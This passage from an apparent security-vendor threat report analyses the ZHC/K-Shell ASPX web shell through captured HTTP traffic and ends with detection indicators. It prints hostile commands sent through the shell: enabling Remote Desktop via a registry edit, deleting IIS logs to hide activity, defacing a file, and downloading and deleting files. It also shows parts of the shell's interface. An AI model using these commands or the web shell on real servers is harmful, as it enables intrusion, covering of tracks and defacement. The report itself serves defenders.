  Command: "reg add hklm\system\currentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0x0 /f"

```
GET /ZHC_Shell_1.0.aspx?action=cmd4 HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 20:54:06 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3366


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
 ---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl04" method="post" action="ZHC_Shell_1.0.aspx?action=cmd4" id="ctl04">
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd4" type="text" value="reg add
hklm\system\currentControlSet\Control\Terminal Server /v fDenyTSConnections /t
REG_DWORD /d 0x0 /f" id="cmd4" class="TextBox" style="width:300px;" />
  <input type="submit" name="Button123456" value="Run" id="Button123456" class="button"
/></center>
  <p>
   <span id="result4" style="style2"></span></p>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWAwLrm6SaCAKzman2DQKQ2IntAYINAjTlbJVP1wlOS99PseJjpF7p" />
</div></form>
</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd4 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
```

application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd4
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 472
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&**cmd4=reg+add+hklm%5Csystem%5CcurrentControlSet%5CControl%5CTerminal+Server+%2Fv+fDenyTSConnections+%2Ft+REG_DWORD+%2Fd+0x0+%2Ff**&Button123456=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzman2DQKQ2IntAYINAjTlbJVP1wlOS99PseJjpF7p

- "Wipe IIS Logs"

Command: "del C:\WINDOWS\system32\LogFiles\W3SVC1*.log"

GET /ZHC_Shell_1.0.aspx?**action=cmd3** HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 21:01:13 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3304

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center">

```
</p>

<div align="center"></div>
<style type="text/css">
body,td,th {
	color: #FFFFFF;
	font-family: Comic Sans Ms;
}
body {
	background-image: url("http://a6.sphotos.ak.fbcdn.net/hphotos-ak-
snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg");
	background-position: center center;
	background-repeat: no-repeat;
	background-color: #000000;
	background-attachment: fixed;
	font-family: Comic Sans MS;
	font-size: 16px;
}
a:link {
	color: #FFFFFF;
	text-decoration: none;
}
a:visited {
	text-decoration: none;
	color: #FFFFFF;
}
a:hover {
	text-decoration: none;
	color: #00FF00;
}
a:active {
	text-decoration: none;
	color: #00FF00;
}
.button {color: #FFFFFF; border: 1px solid #084B8E; background-color: #719BC5}
.TextBox {border: 1px solid #084B8E}
.style3 {color: #00FF00}
.text {font-family: Comic Sans MS; font-size: 18px}
.title {font-family: Comic Sans MS; font-size: 22px;}
.footer {font-size: 12px;}
</style>
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl03" method="post" action="ZHC_Shell_1.0.aspx?action=cmd3" id="ctl03">
<div>
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb
3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQx
OZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO+ceR1t+aS" />
</div>

<script type="text/javascript">
```

```
//<![CDATA[
var theForm = document.forms['ctl03'];
if (!theForm) {
    theForm = document.ctl03;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>


  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd3" type="text" value="del C:\WINDOWS\system32\LogFiles\W3SVC1\*.log"
id="cmd3" class="TextBox" style="width:300px;" />
  <input type="submit" name="Button12345" value="Run" id="Button12345" class="button"
/></center>
  <p>
   <span id="result3" style="style2"></span></p>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWAwLrm6SaCAKzmb3RBgKQ2MH4A3+QhRm9X8qGmlKZOcwCozua3cwJ" />
</div></form>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd3 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd3
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
```

Host: 192.168.1.1
Content-Length: 408
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&**cmd3=del+C%3A%5CWINDOWS%5Csystem32%5CLogFiles%5CW3SVC1%5C*.log**&Button12345=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzmb3RBgKQ2MH4A3%2BQhRm9X8qGmlKZOcwCozua3cwJ

- "Edit" option selected to modify the contents of a file
  Filename: TEST_FILE.TXT
  Data added: "Hacked by STTEAM!"

GET /ZHC_Shell_1.0.aspx?**action=edit**&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 21:09:48 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3555

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>

<div align="center"></div>
<style type="text/css">
body,td,th {
	color: #FFFFFF;
	font-family: Comic Sans Ms;
}
body {
	background-image: url("http://a6.sphotos.ak.fbcdn.net/hphotos-ak-
snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg");
	background-position: center center;
	background-repeat: no-repeat;
	background-color: #000000;
	background-attachment: fixed;
	font-family: Comic Sans MS;
	font-size: 16px;
}
a:link {
	color: #FFFFFF;
	text-decoration: none;
}
a:visited {
	text-decoration: none;
	color: #FFFFFF;
}
a:hover {
	text-decoration: none;
	color: #00FF00;
}
a:active {
	text-decoration: none;
	color: #00FF00;
}
.button {color: #FFFFFF; border: 1px solid #084B8E; background-color: #719BC5}
.TextBox {border: 1px solid #084B8E}
.style3 {color: #00FF00}
.text {font-family: Comic Sans MS; font-size: 18px}
.title {font-family: Comic Sans MS; font-size: 22px;}
.footer {font-size: 12px;}
</style>
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl11" method="post"
action="ZHC_Shell_1.0.aspx?action=edit&amp;src=c%3a%5cinetpub%5cwwwroot%5cTEST_FIL
E.TXT" id="ctl11" enctype="multipart/form-data">
<div>
```

```
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb
3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQx
OZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO+ceR1t+aS" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['ctl11'];
if (!theForm) {
    theForm = document.ctl11;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>


  <table width="80%"  border="1" align="center">
    <tr>      <td width="11%">Path</td>
      <td width="89%">
      <input name="filepath" type="text" value="c:\inetpub\wwwroot\TEST_FILE.TXT" id="filepath"
class="TextBox" style="width:300px;" />
      *</td>
    </tr>
    <tr>
      <td>Content</td>
      <td> <textarea name="content" rows="25" cols="100" id="content" class="TextBox">DATA IN
&amp;quot;TEST_FILE.TXT&amp;quot;.</textarea></td>
    </tr>
    <tr>
      <td></td>
      <td> <input type="submit" name="a" value="Sumbit" id="a" class="button" />
      </td>
    </tr>
  </table>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWBALrm6SaCAKwgsKBDALW4bf/BAK/76ruDDFHkmmcWzwDRZCn6yFg1uYyRvu7"
/>
</div></form>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0&amp;nbsp;&amp;bull;&amp;nbsp;2011<br/>
```

By XXx_Death_xXX Of ZCompany Hacking Crew • zone-hack.com #ZHC</p>
</body>
</html>

---- REQUEST ----

POST /ZHC_Shell_1.0.aspx?**action=edit**&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?**action=edit**&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=---------------------------7de26c3b270192
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 1096
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

---------- TRUNCATED BY ANALYST ----------

---------------------------7de26c3b270192
Content-Disposition: form-data; name="__EVENTTARGET"

---------------------------7de26c3b270192
Content-Disposition: form-data; name="__EVENTARGUMENT"

---------------------------7de26c3b270192
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO+ceR1t+aS
---------------------------7de26c3b270192
Content-Disposition: form-data; name="filepath"

c:\inetpub\wwwroot\TEST_FILE.TXT
---------------------------7de26c3b270192
Content-Disposition: form-data; name="content"

DATA IN "TEST_FILE.TXT".

Hacked by STTEAM!
---------------------------7de26c3b270192
Content-Disposition: form-data; name="a"


```
Sumbit
-----------------------------7de26c3b270192
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWBALrm6SaCAKwgsKBDALW4bf/BAK/76ruDDFHkmmcWzwDRZCn6yFg1uYyRvu7
-----------------------------7de26c3b270192--
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 21:09:59 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3749

<script>alert('Edit|Creat c:\\inetpub\\wwwroot\\TEST_FILE.TXT
Success!');location.href='/ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%
5c'</script>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl11" method="post"
action="ZHC_Shell_1.0.aspx?action=edit&amp;src=c%3a%5cinetpub%5cwwwroot%5cTEST_FIL
E.TXT" id="ctl11" enctype="multipart/form-data">
<div>
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb
3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYEBQdOZXdGaWxlBQd
OZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yecjgjhjkSsSPowbSdyPqLK8RvfwA" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['ctl11'];
if (!theForm) {
    theForm = document.ctl11;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
```

```
    }
}
//]]>
</script>


  <table width="80%"  border="1" align="center">
    <tr>      <td width="11%">Path</td>
      <td width="89%">
      <input name="filepath" type="text" value="c:\inetpub\wwwroot\TEST_FILE.TXT" id="filepath"
class="TextBox" style="width:300px;" />
      *</td>
    </tr>
    <tr>
      <td>Content</td>
      <td> <textarea name="content" rows="25" cols="100" id="content" class="TextBox">DATA IN
&amp;quot;TEST_FILE.TXT&amp;quot;.

Hacked by STTEAM!</textarea></td>
    </tr>
    <tr>
      <td></td>
      <td> <input type="submit" name="a" value="Sumbit" id="a" class="button" />
      </td>
    </tr>
  </table>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWBAKVzdKBCwKwgsKBDALW4bf/BAK/76ruDA40iO6cLOK3TeAbqxG5L91EeqiK" />
</div></form>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0&amp;nbsp;&amp;bull;&amp;nbsp;2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a>&amp;nbsp;&amp;bull;&amp;nbsp;zone-hack.com #ZHC</p></b>
</body>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
```


The following window was displayed during this operation:



- "File Downloaded" from Victim system into the attacker's system
  Filename: "TEST_FILE.txt"

```
GET
/ZHC_Shell_1.0.aspx?action=down&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer:
http://192.168.1.1/ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%5c
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 21:23:24 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Content-Disposition: attachment; filename=TEST_FILE.TXT
Content-Length: 45
Cache-Control: private
Content-Type: application/octet-stream; charset=UTF-8

DATA IN "TEST_FILE.TXT".

Hacked by STTEAM!
```

The following window was displayed during this operation:



- "Del" option selected to delete a file
  Filename: TEST_FILE.txt

```
GET /ZHC_Shell_1.0.aspx?action=del&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
```

Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 21:29:11 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1920

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" />

---------- TRUNCATED BY ANALYST ----------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<script>alert("**Delete c:\\inetpub\\wwwroot\\TEST_FILE.TXT Success!**");location.href='/ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%5c'</script>


<script language="javascript">
function closewindow()
{self.close();}
</script>
ZHC Shell 1.0 • 2011
By XXx_Death_xXX Of ZCompany Hacking Crew • zone-hack.com #ZHC
</body>
</html>

---- REQUEST ----

GET /ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%5c HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)

```
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe
```

The following window was displayed during this operation:



Reminder for network defenders

The "**K-Shell / ZHC Shell 1.0 / Aspx Shell**" backdoor links two images. If the script was at some point running in the network, the following GET request will most likely be present in forensic logs:

```
GET /img851/2304/bismillahus.jpg HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: img851.imageshack.us
Connection: Keep-Alive
--------------------------------------------------------------------------------------------------------------------------------

GET /hphotos-ak-snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg
HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: a6.sphotos.ak.fbcdn.net
```

Connection: Keep-Alive

The Fidelis Take

It is clear from this paper that there continues to be considerable global activity involving threat actors attacking the Oil & Gas industry, and State government in the Middle East. We are publishing these indicators so that others in the security research community can monitor for this activity and potentially correlate against other campaigns and tools that are being investigated.

Fidelis XPS™, the Advanced Threat Defense solution from General Dynamics Fidelis Cybersecurity Solutions detects all of the activity documented in this paper. The Fidelis Threat Research Team will continue to follow this specific activity and actively monitor the ever-evolving threat landscape for the latest threats to our customers' security.